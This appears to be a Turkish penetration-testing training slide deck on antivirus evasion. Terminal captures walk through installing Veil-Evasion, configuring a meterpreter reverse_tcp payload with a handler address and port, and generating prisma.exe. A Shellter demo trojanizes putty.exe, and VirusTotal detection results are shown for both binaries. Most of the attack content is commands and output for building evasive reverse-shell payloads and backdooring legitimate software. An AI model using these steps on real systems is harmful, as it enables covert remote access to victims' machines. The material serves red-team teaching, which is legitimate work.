 - Veil-Evasion
 - Shellter
 - AvOid
 - Msfvenom



Veil – Framework





Veil-Evasion Kurulumu

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
root@PRISMACSI:~# apt-get install veil-evasion  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  libfile-copy-recursive-perl python-unicodcsv python3-configargparse  
  python3-flask python3-itsdangerous python3-jsbeautifier python3-pyinotify  
  python3-simplejson python3-werkzeug  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:  
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 ca-certificates-mono  
  cli-common g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-x86-64  
  gcc-mingw-w64 gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-x86-64  
  libisl19 libmono-corlib4.5-cil libmono-csharp4.0c-cil  
  libmono-il18n-west4.0-cil libmono-il18n4.0-cil libmono-microsoft-csharp4.0-cil  
  libmono-posix4.0-cil libmono-security4.0-cil  
  libmono-system-configuration4.0-cil libmono-system-core4.0-cil  
  libmono-system-security4.0-cil libmono-system-xml4.0-cil  
  libmono-system4.0-cil mingw-w64 mingw-w64-common mingw-w64-i686-dev  
  mingw-w64-x86-64-dev mono-4.0-gac mono-gac mono-mcs mono-runtime  
  mono-runtime-common mono-runtime-sgen pkg-config python3-crypto veil  
Suggested packages:  
  gcc-7-locales libmono-il18n4.0-all libgamin0 python-crypto-doc  
The following NEW packages will be installed:
```




Veil-Evasion Payload Seçimi

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
use Use a specific tool  
Veil>: use Evasion  
===== Veil-Evasion =====  
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework  
===== Veil-Evasion Menu =====  
41 payloads loaded  
Available Commands:  
back Go to Veil's main menu  
checkvt Check VirusTotal.com against generated hashes  
clean Remove generated artifacts  
exit Completely exit Veil  
info Information on a specific payload  
list List available payloads  
use Use a specific payload  
Veil/Evasion>: use c/meterpreter/rev_tcp
```



Veil-Evasion Payload Ayarları

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
Rating:          Excellent  
Description:     pure windows/meterpreter/reverse_tcp stager, no  
                 shellcode  
  
Payload: c/meterpreter/rev_tcp selected  
  
Required Options:  
  
Name              Value              Description  
----              -  
COMPILE_TO_EXE    Y                  Compile to an executable  
LHOST              IP of the Metasploit handler  
LPORT              4444              Port of the Metasploit handler  
  
Available Commands:  
  
back              Go back to Veil-Evasion  
exit              Completely exit Veil  
generate          Generate the payload  
options           Show the shellcode's options  
set               Set shellcode option  
  
[c/meterpreter/rev_tcp>>]: set LHOST 10.10.10.24  
[c/meterpreter/rev_tcp>>]:
```



Veil-Evasion Payload Üretimi - DEMO

```
root@PRISMACSI: ~
File Edit View Search Terminal Help
[c/meterpreter/rev_tcp>>]: generate
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[>] Please enter the base name for output files (default is payload): prisma
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[*] Language: c
[*] Payload Module: c/meterpreter/rev_tcp
[*] Executable written to: /var/lib/veil/output/compiled/prisma.exe
[*] Source code written to: /var/lib/veil/output/source/prisma.c
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/prisma.r
c
Hit enter to continue...
█
```

Virustotal Taraması

VirusTotal - Mozilla Firefox

https://www.virustotal.com/#/file/8ce174858f95408c2daaea9b9e2f60241f2340def7eb0a5aba954d4f3d90053a/detection

Search or scan a URL, IP address, domain, or file hash

38 engines detected this file

EXE

38 / 67

SHA-256 8ce174858f95408c2daaea9b9e2f60241f2340def7eb0a5aba954d4f3d90053a
 File name prisma.exe
 File size 357.75 KB
 Last analysis 2018-06-30 00:27:29 UTC

Detection Details Community

Ad-Aware	Gen:Variant.Babar.637	AegisLab	Troj.W32.Gen.mfqG
ALYac	Gen:Variant.Babar.637	Arcabit	Trojan.Babar.637
Avira	TR/ATRAPS.Gen7	Baidu	Win32.Trojan.WisdomEyes.16070401....
BitDefender	Gen:Variant.Babar.637	Bkav	W32.eHeur.Malware03
ClamAV	Win.Malware.Jaik-6591471-0	CrowdStrike Falcon	malicious_confidence_100% (D)
Cybereason	malicious.6f74c4	Cylance	Unsafe
Cyren	W32/S-d02c8687!Eldorado	Emsisoft	Gen:Variant.Babar.637 (B)

We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our [Privacy Policy](#)

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Shellter Kurulum

```
root@PRISMACSI: ~  
File Edit View Search Terminal Help  
root@PRISMACSI:~# apt-get install shellter
```



Shellter Kullanımı – DEMO

```
Shell7er
1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
 11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.1
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): _
```

Virustotal Taraması

VirusTotal - Mozilla Firefox

https://www.virustotal.com/#/file/6fd3ee66f6b37e809f6130c67b6d363755860668b156b8ae739b191b713579bf/detection

Search or scan a URL, IP address, domain, or file hash

32 engines detected this file

EXE

32 / 65

SHA-256 6fd3ee66f6b37e809f6130c67b6d363755860668b156b8ae739b191b713579bf
 File name putty.exe
 File size 748.5 KB
 Last analysis 2018-06-30 01:02:53 UTC

Detection Details Community

Ad-Aware	Gen:Variant.Razy.225726	AhnLab-V3	Trojan/Win32.Swort.C2293532
ALYac	Gen:Variant.Razy.225726	Arcabit	Trojan.Razy.D371BE
Avast	Win32:Evo-gen [Susp]	AVG	Win32:Evo-gen [Susp]
Avira	HEUR/AGEN.1000844	Babable	Malware.HighConfidence
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Gen:Variant.Razy.225726
CrowdStrike Falcon	malicious_confidence_90% (D)	Cyren	W32/S-659791431Eldorado
Emsisoft	Gen:Variant.Razy.225726 (B)	Endgame	malicious (high confidence)
eScan	Gen:Variant.Razy.225726	ESET-NOD32	a variant of Win32/Rozena.VU.gen

We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our [Privacy Policy](#).

https://kali.training



UYGULAMALAR



Sorular?